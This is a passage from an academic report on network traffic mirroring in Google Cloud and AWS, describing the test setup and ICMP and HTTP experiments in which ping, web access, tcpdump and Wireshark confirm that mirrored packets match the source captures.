


Figure 19: Mirror Session on AWS

High level architecture diagram for Amazon web services setup

For the experimentation; following architecture was created using the components on AWS:

1. Virtual Private Cloud (VPC) Both the source and the destination compute instances reside in the same virtual private cloud.
2. Public Subnet: In our experiment both the source and the destination compute instances are located within the same subnet

3. A Nitro system based virtual instance for mirror source with one vNIC
4. A Nitro system virtual instance for mirrored traffic destination with one vNIC

The connection will be established with awsmirror-source compute instance from a local machine over the internet and network traffic will be generated on this machine. TCPDump [35] will run on both awsmirror-source and awsmirror-destination compute instances and will be used to capture the network traffic.

The blue arrow in the Figure 20 shows the network traffic received and sent by the awsmirror-source compute instance and the green arrow shows the mirrored traffic as sent across to the awsmirror-destination compute instance.




Figure 20: AWS Experimentation Environment Setup

In this subsection the paper described the steps carried out to setup network traffic mirroring on Amazon web services.

4 Experimentation

The focus of this section is to conduct the experimentation of network traffic mirroring across two public cloud environments (Google Cloud Platform and Amazon Web Services) and evaluate the test result. The experimentation conducted involved looking at the weaknesses of the techniques used on public cloud to carry our network traffic mirroring.

Having looked at the Network traffic mirroring aspects and the way it is being implemented on both the public cloud environments; a security evaluation was carried out using three tests scenarios.

The experiment focussed on three most commonly used protocols (ICMP, HTTP and DNS) and was carried out in three separate scenarios:

- Examining ICMP Traffic: Network traffic generated using the ping command
- Examining HTTP Traffic: Network traffic generated when accessing a web page
- Examining DNS Traffic: Network traffic generated using a DNS lookup

The reason for choosing these three protocols is due to the fact that these protocols are mostly used in all public cloud environments and are supported in both AWS and GCP.

4.1 Scenario 1A - Examining ICMP Traffic in GCP setup

Objective: Examine mirroring of the network traffic for ICMP

Description: Following steps were undertaken:

1. Login to the mirror source

2. Issue a ping command #ping www.rhul.ac.uk

3. Capture the details of packets sent and received

4. Login to the mirror traffic destination

5. Run tcpdump to capture the number of packets received and dropped; save the output in pcap file

6. Carry out a security evaluation of the pcap file using wireshark

Test result:

The evaluation of the ICMP network traffic on the mirror source and the mirror destination indicates that network traffic mirroring was able to observe the entire network traffic of the mirror-source instance.

The following two figures shows the test results; reflecting that traffic mirroring was 100% successful for ICMP traffic.

ICMP traffic on Mirror Source

A ping command was issued on the mirror-source instance and a total of 20 packets were captured.





Figure 21: ICMP packet capture on Mirror Source

The Figure 21 shows that 20 ICMP packets were captured on the mirror-source instance.

ICMP mirrored traffic on the Mirror Destination

The mirror-destination instance received the same 20 packets as the mirror-source instance.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.1.0.13	134.219.220.70	ICMP	98	Echo (ping) request
2	0.007110	134.219.220.70	10.1.0.13	ICMP	98	Echo (ping) reply
3	1.000907	10.1.0.13	134.219.220.70	ICMP	98	Echo (ping) request
4	1.008018	134.219.220.70	10.1.0.13	ICMP	98	Echo (ping) reply
5	2.002461	10.1.0.13	134.219.220.70	ICMP	98	Echo (ping) request
6	2.009388	134.219.220.70	10.1.0.13	ICMP	98	Echo (ping) reply
7	3.003766	10.1.0.13	134.219.220.70	ICMP	98	Echo (ping) request
8	3.010749	134.219.220.70	10.1.0.13	ICMP	98	Echo (ping) reply
9	4.005117	10.1.0.13	134.219.220.70	ICMP	98	Echo (ping) request
10	4.012087	134.219.220.70	10.1.0.13	ICMP	98	Echo (ping) reply
11	5.006580	10.1.0.13	134.219.220.70	ICMP	98	Echo (ping) request
12	5.013419	134.219.220.70	10.1.0.13	ICMP	98	Echo (ping) reply
13	6.007848	10.1.0.13	134.219.220.70	ICMP	98	Echo (ping) request
14	6.014880	134.219.220.70	10.1.0.13	ICMP	98	Echo (ping) reply
15	7.009354	10.1.0.13	134.219.220.70	ICMP	98	Echo (ping) request
16	7.016189	134.219.220.70	10.1.0.13	ICMP	98	Echo (ping) reply
17	8.010676	10.1.0.13	134.219.220.70	ICMP	98	Echo (ping) request
18	8.017694	134.219.220.70	10.1.0.13	ICMP	98	Echo (ping) reply
19	9.012143	10.1.0.13	134.219.220.70	ICMP	98	Echo (ping) request
20	9.019079	134.219.220.70	10.1.0.13	ICMP	98	Echo (ping) reply

Figure 22: ICMP packet capture on Mirror Destination

The Figure 22 shows the successful mirroring of the 20 packets from the mirror-source instance onto the mirror-destination instance.

4.2 Scenario 1B - Examining ICMP Traffic in AWS setup

Objective: Examine mirroring of the network traffic for AWS

Description: Following steps were undertaken:

1. Login to the mirror source (awsmirror-source)

2. Issue a ping command #ping www.rhul.ac.uk

3. Capture the details of packets sent and received

4. Login to the mirror traffic destination (awsmirror-destination)

5. Run tcpdump to capture the number of packets received and dropped; save the output in pcap file

6. Carry out a security evaluation of the pcap file using wireshark

Test result:

The evaluation of the ICMP network traffic on the mirror source and the mirror destination indicates that network traffic mirroring was able to observe the entire network traffic of the mirror-source instance.

The following two figures shows the test results; reflecting that traffic mirroring was 100% successful for ICMP traffic.

ICMP traffic on the AWS Mirror Source

A ping command was issued on the awsmirror-source instance and a total of 10 packets were captured.




Figure 23: ICMP packet capture on AWS Mirror Source

The Figure 23 shows that 10 ICMP packets were captured on the awsmirror-source instance.

ICMP mirrored traffic on the AWS Mirror Destination

The awsmirror-destination instance received the same 10 packets as the awsmirror-source instance.




Figure 24: ICMP packet capture on AWS Mirror Destination

The Figure 24 shows the successful mirroring of the 10 packets from the awsmirror-source instance onto the awsmirror-destination instance.

4.3 Scenario 2A - Examining HTTP Traffic in GCP setup

Objective: Examine mirroring of the network traffic for HTTP

Description: Following steps were undertaken:

1. Login to the mirror source

2. Access a webpage- www.rhul.ac.uk

3. Capture the details of packets sent and received

4. Login to the mirror traffic destination

5. Run tcpdump to capture the number of packets received and dropped; save the output in pcap file

6. Carry out a security evaluation of the pcap file using wireshark

Test result:

The evaluation of the HTTP network traffic on the mirror source and the mirror destination indicates that network traffic mirroring was able to observe the entire network traffic of the mirror-source instance.

The following two figures shows the test results; reflecting that traffic mirroring was 100% successful for HTTP traffic.

HTTP traffic on Mirror Source

A webpage (www.rhul.ac.uk) was accessed from the mirror-source instance and a total of 6 packets were captured.




Figure 25: HTTP packet capture on Mirror Source

The Figure 25 shows 6 HTTP packets captured by TCPDump on the mirror-source instance.

HTTP mirrored traffic on the Mirror Destination

The mirror-destination instance received the same 6 packets as the mirror-source instance.




Figure 26: HTTP packet capture on Mirror Destination

